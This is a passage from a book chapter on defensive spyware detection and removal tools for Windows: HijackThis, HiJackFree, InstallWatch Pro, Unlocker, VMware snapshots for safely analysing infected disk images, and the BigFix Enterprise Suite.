HijackThis Miscellaneous Tools

In order to facilitate the detection and removal of additional information from your computer, HijackThis provides additional tools that you can use to easily locate spyware components. You can locate these tools by selecting the **Config** button in the software's application window, and then selecting **Misc. Tools** at the top of the screen, as shown in Figure 8.6. From this new screen you will be presented with a variety of buttons that call up various tools. These include:

- **Generate StartupList log** Produces a quick log file of critical components in your system. This includes all running processes, startup programs, BHOs, and Internet Explorer downloaded program files.
- **Open process manager** Displays HijackThis's Itty Bitty Process Manager, from which you can view all running processes, along with the full directory path of their executables and all of the DLLs each is using. You can also use this tool to kill processes that the Windows Task Manager refuses to kill.
- **Open hosts file manager** Opens the Windows Hosts file with a built-in viewer. This viewer allows you to read the contents of the file, and to delete or disable individual lines within it.
- **Delete a file on reboot…** Because many files may be kept in a locked mode while spyware applications are running, it may be necessary to

remove them before the spyware has a chance to begin running. By using this option, you can specify a file to be deleted as soon as the computer reboots, and before it begins running startup applications.

- **Delete an NT service…** Allows you to specify the name of a Windows service to be removed.
- **Open ADS Spy…** Searches for any files using Alternate Data Streams (ADSes) to save hidden data on your file system.
- **Open Uninstall Manager…** Displays all entries that are registered in the Windows application uninstall list. From here, you can choose to edit the uninstall command, or manually remove an entry from the list (if you have already manually removed the files).


a² HiJackFree

Although tools such as HijackThis are very effective at finding spyware components, they often do not have a user-friendly interface. One tool that does feature such an intuitive interface is a² (a-squared) HiJackFree by Emsi Software GmbH. HiJackFree is a free utility, downloaded from www.hijackfree.com, which provides the ability to display all data that exists in suspicious areas of your operating system. This includes programs that are designed to automatically run with Windows, run as services, leave network ports open for connections, and alter the Windows Hosts file. HiJackFree does not require any installation or setup; the file you download from the Web server is the actual application.

After you execute HiJackFree, it will begin gathering information from your computer and categorizing it into vital sections. You will initially see the first vital section: the programs that are set to automatically run from the Registry, as shown in Figure 8.7. The basic display in HiJackFree lists all categories of items in the left-hand window pane, with the results from each shown in the right-hand pane.

The first category displayed is Autoruns, which displays all programs that are configured to automatically run when Windows loads. This category is then broken down into the various places where this data can be stored, such as the Registry, Windows startup files (such as win.ini and system.ini), the Autostart menu (the Startup folder in your Start menu), and Tricky Startups (uncommon places to storeRegistry applications).


Figure 8.7 Startup Programs in HiJackFree



HiJackFree also features the ability to view applications that are tied in with Windows Explorer through the Explorer Addons category. This list also includes all BHOs installed on the system. Although HiJackFree does not let you remove any data displayed, you can double-click on any suspicious item and go directly to the Registry key in which the data is stored. From here you can choose to investigate the data more deeply and remove it if necessary.

As with other tools, HiJackFree also allows you to view the Windows Hosts file to detect any malicious manual domain resolutions. From within this display you can visually determine whether any domain names are being routed to a completely different server on the Internet. To edit these entries simply double-click on any line in the display to open the actual Hosts file within Windows Notepad. HiJackFree also allows you to view all currently running processes on the computer system by clicking the **Processes** category. You can select each process to display even more information, such as the application's publisher and a description. When you select a process, a red X icon becomes visible above the right pane, allowing you to kill the selected process. Additionally, you can expand the Processes category to display each individual process in the left-hand pane. When doing so, clicking on the process will display every library that is currently involved in running the process in the right-hand pane, as shown in Figure 8.8.


Figure 8.8 Running Processes in HiJackFree



Although many other tools provide these same capabilities, HiJackFree does contain an exclusive feature: the ability to show all open network ports and the applications that are listening on each. You can obtain this information by selecting the **Open Ports** category. Upon doing so, the right-hand pane will display all processes that have opened a network port for listening, as shown in Figure 8.9. Each process will be shown with the full path to the actual executable name, along with the port number that is opened and whether the port is a Transmission Control Protocol (TCP) port or a User Datagram Protocol (UDP) port. By gathering this information, you can determine whether a spyware application has installed a backdoor component to listen for remote connections.

Although manually perusing the data may be suitable for some administrators, HiJackFree also allows you to export your findings for experienced researchers to review for any components you may have missed. By clicking the floppy disk icon you can save the results into an XML format document. Additionally, you can select the **Analyze** button to automatically create an XML document and upload it to HiJackFree's Web-based analyzer (www.hijackfree.com/en/upload/), which will read through the contents and flag items that are known to be malicious or suspicious.

Figure 8.9 Open Network Ports in HiJackFree



InstallWatch Pro


Although many of the tools covered here focus on finding spyware components within a system, one tool allows us to delve even further into finding every single bit of data used by spyware. InstallWatch Pro is designed to track the usage of particular executables in order to determine every alteration they make to a computer system. InstallWatch Pro was a commercial application released by Epsilon Squared. However, in recent years, its author, Gavin Stark, has released it as a free application and made it available for download at www.epsilonsquared.com.

Typically used alongside the installation of a new software product, InstallWatch Pro creates a log of all Registry and file system edits, including the creation, deletion, and modification of data. InstallWatch Pro is particularly useful in gauging what components are installed when a new piece of software is introduced into a computer system. For example, if you suspect that the BearShare application is installing a number of spyware applications into a computer, you can set up a "sandboxed" workstation with InstallWatch Pro and BearShare. This workstation will be cut off from any network and will contain a minimal install of Windows. InstallWatch Pro will then monitor BearShare as it is installed and becomes operational, and will list all the data that it has placed onto the hard drive, allowing you to determine quickly and easily whether it is a spyware culprit.

InstallWatch Pro also includes additional capabilities that can help you find traces of spyware already installed. It can actually take a snapshot of your computer at two points in time and determine the changes that were made in between. With this ability, you can monitor all files accessed during times when malicious activity is taking place on a computer. The application is powerful enough to even monitor Microsoft Windows updates to find out exactly what files are patched. One computer security writer even described how you can use InstallWatch Pro as a "poor-man Tripwire-like system," and has provided details and instructions at http://us.geocities.com/floydian_99/poormantripwire.html.

InstallWatch Pro features a straightforward installation process which offers no surprises to system administrators. In operation, the application features a clean and user-friendly interface, as shown in Figure 8.10.

Figure 8.10 The InstallWatch Pro Main Screen



The first important topic to cover regarding InstallWatch Pro is that it stores all of its scans into databases. These databases are user controlled and are easy to create and delete. This system lets you store scans into different categories. You can create one database to track components altered when applications are installed, and another for when applications are removed. A third database could contain scans that occur when visiting particular Web sites. By default, it will use the "default" database to store all scans. To create a new database, select **File | New** and specify a filename that you want to save it as. To remove a database, simply browse to the database

directory and delete the file. Databases are normally stored in C:\Program Files\Epsilon Squared\InstallWatch Pro\Databases.

Performing a Scan with the InstallWatch Pro Wizard

When you are ready to begin a scan, click the **Install** button to begin the InstallWatch Pro Wizard. This setup wizard, shown in Figure 8.11, will walk you through the scan configuration to ensure that you scan everything required. On the first screen, you are given the ability to configure where the scan should look for modified data. To do so, click the **Configure** button, which will display a dialog window where you can specify additional devices to monitor, such as removable media and network shares. Continuing on, you may also specify a list of extensions which InstallWatch Pro will ignore, as well as choose specifically which Windows Registry subtrees you want to scan. Once you have made changes, you will be returned to the wizard window, as shown in Figure 8.11, where a summary of the scan will appear.

Figure 8.11 The InstallWatch Pro Wizard

Upon clicking **Next** to continue, you will be presented with a notice that InstallWatch Pro will need to create a snapshot of your computer to use as a baseline for tracking changes. This process is required, and it could take a long period of time to complete, depending on the amount of data stored on your computer. Clicking


the **Next** button will begin this snapshot creation process, as shown in Figure 8.12. During this process, you should avoid using the computer and making changes to the data. The snapshot will traverse through your entire directory structure, and Registry, to catalog everything it finds.

Tools & Traps

Forcing InstallWatch Pro to Scan All Files

Although InstallWatch Pro scans through your entire hard drive, it does choose to overlook a number of directories and files. These include InstallWatch Pro's application directory, the Internet Explorer Temporary Internet Files directory, and a number of Windows system files. You can override this so that InstallWatch Pro scans every single folder and file, by simply removing or renaming skipit.dll from the InstallWatch Pro folder. Without this file in place, InstallWatch Pro will not know which files and directories to skip, and will therefore not skip any.

Figure 8.12 An InstallWatch Pro Snapshot



Once InstallWatch Pro has completed creating a snapshot of your computer system, it will display a window prompting you for the program that you want to install. Under normal usage, you would specify the setup file for a particular applica-

tion, which InstallWatch Pro will execute and monitor. When the application has completed installing and has terminated itself, InstallWatch Pro will proceed with comparing the changes made. However, if you want to perform a basic monitoring of the system without having InstallWatch Pro execute an installation for you, just click the **Next** button without specifying an executable. If you do not specify an executable to install, a warning dialog will appear, notifying you that you did not do so. You can ignore this warning. Whichever method you choose, you will see the installation completion screen, as shown in Figure 8.13. If you chose to install an executable, this screen will display immediately after the installation has completed.

Figure 8.13 The InstallWatch Pro Installation Completion Screen

At this point, you can begin performing a comparison scan by clicking the **Next** button. Alternatively, you can put InstallWatch Pro on a timer to begin the scan after a set period of time. You can configure this by clicking the **Wait a while… I'm not finished yet.** button. Upon doing so, you will see a list of time intervals ranging from 1 minute to 30 minutes, and indefinitely. When you choose an option from this menu InstallWatch Pro will minimize itself to the System Tray. After the time period has elapsed, it will restore itself and begin a comparative scan. However,

if you chose **Indefinite** InstallWatch Pro will remain in the System Tray until you manually restore it.

At this point, InstallWatch Pro will take another quick snapshot of your computer to determine any changes that have been made. It will perform this snapshot much more quickly than it did the earlier baseline snapshot. Once it has completed, you will see a dialog window in which you can name this particular scan. You should type in a name for the scan in the provided field and click the **OK** button. You may also click the **Advanced** button to display a quick summary of the scan results, and you can edit these results to add your own specific notes.


Performing a Scan without the InstallWatch Pro Wizard

Although the InstallWatch Pro Wizard provides an intuitive interface for handling the entire scanning process, more advanced users may find it more efficient to perform a scan manually. It's best to use this method to determine the system changes made between two points in time, just as we could with the wizard method when we don't specify an application to install. Using the same steps as in the wizard, you can create a baseline snapshot of your system by selecting the **Snapshot** icon at the top of the screen. The snapshot creation process will require a number of minutes before it catalogs all of the data on your hard drive. Once the snapshot is complete you may perform the actions on your computer that you want to monitor. When you have completed the necessary tasks and you want to make a comparative scan of the system, return to InstallWatch Pro and click the **Analyze** icon. The system will perform the second snapshot and will display a dialog window asking you to name the scan. Once you supply a name, the results will appear in the main window, as shown in Figure 8.14.

Reviewing InstallWatch Pro Results

After you perform a scan of your computer, the results will appear in InstallWatch Pro's main display window, in the left-hand pane. Expand out the details and you will see that each scan is broken down into three components: All Files, INI Files, and Registry.

Figure 8.14 InstallWatch Pro Results



The All Files section will display every file on the system that was added, deleted, or modified during the time of the scan. When you select the **All Files** item, every file will be displayed in the right-hand pane. You can then expand out the section to filter the results down to a more manageable list. The **INI Files** list will display only the results that include files with an INI extension. These normally include configuration files for individual applications. The benefit of this section has been reduced in the years since InstallWatch Pro was designed, as more applications use the Windows Registry to store their data.


The **Registry** section is likewise broken down into three subsections of items that were added, deleted, and modified. Under each of these, the major Registry subtrees are displayed for perusal, such as HKLM, HKCU, HKU, and HKCR.

By using InstallWatch Pro in this way, you can quickly gather a listing of all files and Registry entries that were altered either during the installation of an application or over a period of time by resident programs. You can then research the information to determine whether the application found spyware components on the computer, and where they lie.

Unlocker

Because Windows applications can lock access to certain files, deleting spyware components can become a nuisance when files are not allowed to be deleted. This is the case when a spyware application has a number of datafiles opened for storing data. In this state, you are unable to delete the files while the process is running, as shown in Figure 8.15. However, there is no way within Windows to determine exactly what process has a file locked down. To determine this, and to perform actions on locked files, an indispensable utility named Unlocker is recommended. Unlocker is a tool that programmer Cedrick Collomb created to let users not only determine the process that has a file locked down, but also force the process to unlock the file. Unlocker can also kill the process for you, immediately unlocking the file, as well as automatically scanning all files opened to find any locked files that you are attempting to access. Unlocker is a free application that you can download from http://ccollomb.free.fr/unlocker.

Figure 8.15 A Locked File Error Message




Installing and setting up Unlocker is very straightforward. Simply specify the location in which you want to install the application and the options you want to install. During the install you will be given the choice to select between components that contain an Explorer extension or an Unlocker Assistant, both of which the software installs by default. With the Explorer extension you can simply right-click on any file or folder from within Windows Explorer, and choose **Unlock** to display the

Unlocker window. The Unlocker Assistant is a small part of the application that runs continually in the background. It monitors for accesses to locked files and automatically provides a window to interact with Unlocker.

Unlocker is easy to use. When removing or renaming files related to spyware you will eventually come across one that is locked. You can run Unlocker by right-clicking on the file or folder that you are attempting to alter and selecting **Unlocker** from the context menu. If the Unlocker Assistant is running, it will detect the access denied error and will automatically start Unlocker on that file. Once Unlocker runs, it will display a simple window listing all of the results it found, as shown in Figure 8.16. For a single file it will display the name of the process that has the file locked, along with its full path and process ID (PID) and the full path to the file that is locked. Using the control buttons located at the bottom of the window you can interact with the process that is locking the file. The options available are to either kill the process or just unlock the file. When you choose to unlock a file, the process will remain running and the file will still stay open and operational; the file will just not have a lock associated with it.

Figure 8.16 The Unlocker Screen



When running Unlocker against a folder, you will be provided with a listing of all files within that directory that are locked by a process. The files displayed will be from anywhere within the directory structure, not just in the immediate subdirectory. As with working with individual files, you may choose a particular entry from the list and selectively kill the locking process, or just unlock the file. However, you

also have the added ability to unlock all of the files shown with a single click, by selecting the **Unlock All** button.

As access to locked files is normally available to users to perform a limited set of actions, such as deleting, renaming, and moving files, Unlocker provides the ability to perform such actions from within its application. To perform an action on a particular file select the file in the display and use the pull-down menu in the lower-left corner to select the action required. If you are choosing to rename the file you will be presented with a dialog window to input a new filename. When moving the file you will be presented with a window in which you can choose the directory to which to move the file. Once you've chosen an action select between either killing the process or unlocking the file, and the action will be performed as soon as the file is unlocked.


With the Unlocker tool you have the ability to erase any file related to spyware from your computer, no matter what application is using it. This will save you from the burden of having to boot the computer into safe mode in order to remove the data.

VMware

Although the tools covered in this section help to detect and remove spyware applications from infected computers, there is always an increased risk of system corruption when dealing with malicious data. To help ease the stress of rebuilding an entire server or workstation, you can use VMware to safely research an infection without hindering any mission-critical operations.

Many people in the software industry know VMware as a virtual computer emulator. Produced by VMware, Inc., it has been a trusted application used to boot operating systems within other operating systems. By using VMware you are able to make large, flat files act as virtual hard drives, onto which VMware allows you to install an operating system. This virtual OS is then available for you to run from within a small application window, as shown in Figure 8.17. VMware is currently offered as a free player, VMware Player, which will take precreated virtual disks and play the operating systems that have been preinstalled onto them. VMware is also offered in a professional version named VMware Server that offers the ability to create new virtual operating systems and manage multiple virtual systems. In early 2006, VMware began offering VMware Server, which used to be a commercial product, for free. You can find more information about the product, as well as the download links, at www.vmware.com/products/server/. Be warned that running a virtual machine requires a large amount of processing power and physical RAM. Although you can technically run Windows XP within Windows XP on a 1.5 GHz workstation with 512 MB of RAM, it will run dramatically slower than normal.

Figure 8.17 A VMware Virtual OS (Image Courtesy of VMware, Inc.)



The capabilities afforded by running VMware are limited by your imagination. With VMware, you can create a brand-new install of Windows XP within an already existing installation. Or you can try out the Linux operating system in a virtual window without having to find a dedicated machine or hard drive for it. In the context of finding and removing spyware applications, VMware allows you to boot infected computers to test removal techniques without compromising the original machine. You can do this by imaging an already infected workstation, or creating a new, clean install, and attempting to infect it with spyware that is rampant in your network. We performed all of our work concerning spyware research and removal from within a VMware session so that we could contain malicious code and not allow it to infect the host computer.

If you have a computer that is directly infected with malicious spyware and the computer plays such a critical role that a risky repair may affect business performance, VMware may be the best tool to effectively repair the machine. Create a raw disk image of the file system by using many commonly available tools, such as Linux dd. Then you can import this image into VMware as a virtual operating system, boot it up, and research it to find the best way to remove the infected spyware. To do this, you have to take the affected computer down while an image is made of its host hard drive, or partition, to external media. After the image is made, you can start up the machine and it can continue with its operations. The image of the infected computer then moves to a workstation that is running VMware Server and is completely segregated from the network. Using information readily available on VMware community forums, you can convert the disk image to a format that VMware supports

(see www.vmware.com/community/thread.jspa?&messageID=170746). Basically, an empty hard-drive container is created from within the VMware Server, which created an empty image file and text file handler. You can erase the empty image file and edit its corresponding configuration file to point to the image file that you made earlier of the infected machine. Here is an example of a file posted at www.vmware.com/community/thread.jspa?&messageID=170746 on the VMware forums, by the user petr:

```
# Disk DescriptorFile
version=1
CID=fffffffe
parentCID=ffffffff
createType="monolithicFlat"

# Extent description
RW <putImageSizeInSectorsHere> FLAT "<putYourImageFileNameHere>" 0

# The Disk Data Base
#DDB

ddb.virtualHWVersion = "3"
ddb.geometry.cylinders = "<numberOfCylindersMax16383>"
ddb.geometry.heads = "<numberOfHeadsMax16>"
ddb.geometry.sectors = "<numberOfSectorsMax63>"
ddb.geometry.biosCylinders = "<numberOfLogicalCylindersMax1024>"
ddb.geometry.biosHeads = "<numberOfLogicalHeadsMax255>"
ddb.geometry.biosSectors = "<numberOfLogicalSPTMax63>"
ddb.adapterType = "ide"
```

With this file edited to regard the infected computer's image file, and the actual disk geometry of the image, VMware Server will then be able to open the configuration file and boot to the image of the infected computer, at which point you can interact with the operating system to research and plan proper removal techniques for the particular strains of spyware found on the infected computer. Once the techniques have been proven on the virtual computer, you can apply them to the actual workstation, greatly diminishing the risk posed to it by sloppy repairs and guesswork.

Snapshots

One of VMware Server's most powerful features is the ability to take snapshots. A snapshot is an actual image of the state that the computer is in at that time and includes all running processes, information stored in RAM, and all data on the virtual hard drive. You can create a snapshot only if the virtual machine is self-contained and does not reference any "external" hard drives. To create a snapshot select **Snapshot | Take Snapshot**. The process will take a little while, as it has to analyze every bit of information in the virtual machine. You should create a snapshot immediately after booting a test computer so that you have a set starting point to which to return.

After creating a snapshot, work with the operating system as normal. Install common spyware detection tools such as HijackThis and perform basic scans for spyware components. As you attempt to remove components and you document your actions, you may notice that spyware applications may confound your attempts and infect the workstation all over again. In this case, you can simply revert back to the original snapshot by selecting **Snapshot | Revert to Snapshot**. After a few moments of processing, you will be presented with the screen you were viewing when making the snapshot. All added data will be removed from the hard drive and from memory, and all actions performed will be expunged. You will be free to try to remove the spyware again, while learning from the mistakes of failed attempts, until you have constructed a specific and thorough plan to remove the components.

Enterprise Removal Tools


In an enterprise environment the issue of spyware detection and removal can become extremely burdensome for systems administrators. Although many tools are available for detecting and removing spyware on stand-alone machines, few products allow for company-wide monitoring and updates. Trusting your users to perform regular updates and scans is not sound advice for protecting your network from the dangers of malicious applications. To help facilitate the management of spyware solutions on enterprise networks a number of products are available which interact with predefined, local antispyware applications on each computer, scheduling scans and maintaining up-to-date signatures.

BigFix Enterprise Suite

One of the most popular creators of enterprise management security solutions is BigFix, Inc., which has released a number of applications to help network administrators keep their workstations safe and secure. You can find information about the company and its products at www.bigfix.com.

The BigFix Enterprise Suite (BES) is an enterprise solution for handling security updates and malicious code scanning on workstations within large networks. A single server acts as the BES server and maintains a repository of security patches, fixes, spyware updates, and antivirus signatures. Given appropriate hardware resources, this single server can manage more than 200,000 individual clients, ranging from Windows-based machines to Linux and Unix workstations. The BES server then routinely searches for Microsoft service packs and patches, as well as updates to regular applications, and stores them within its repository. A systems administrator can then use the BigFix Enterprise Console application to remotely review the available patches and deploy them across a network, as shown in Figure 8.18.

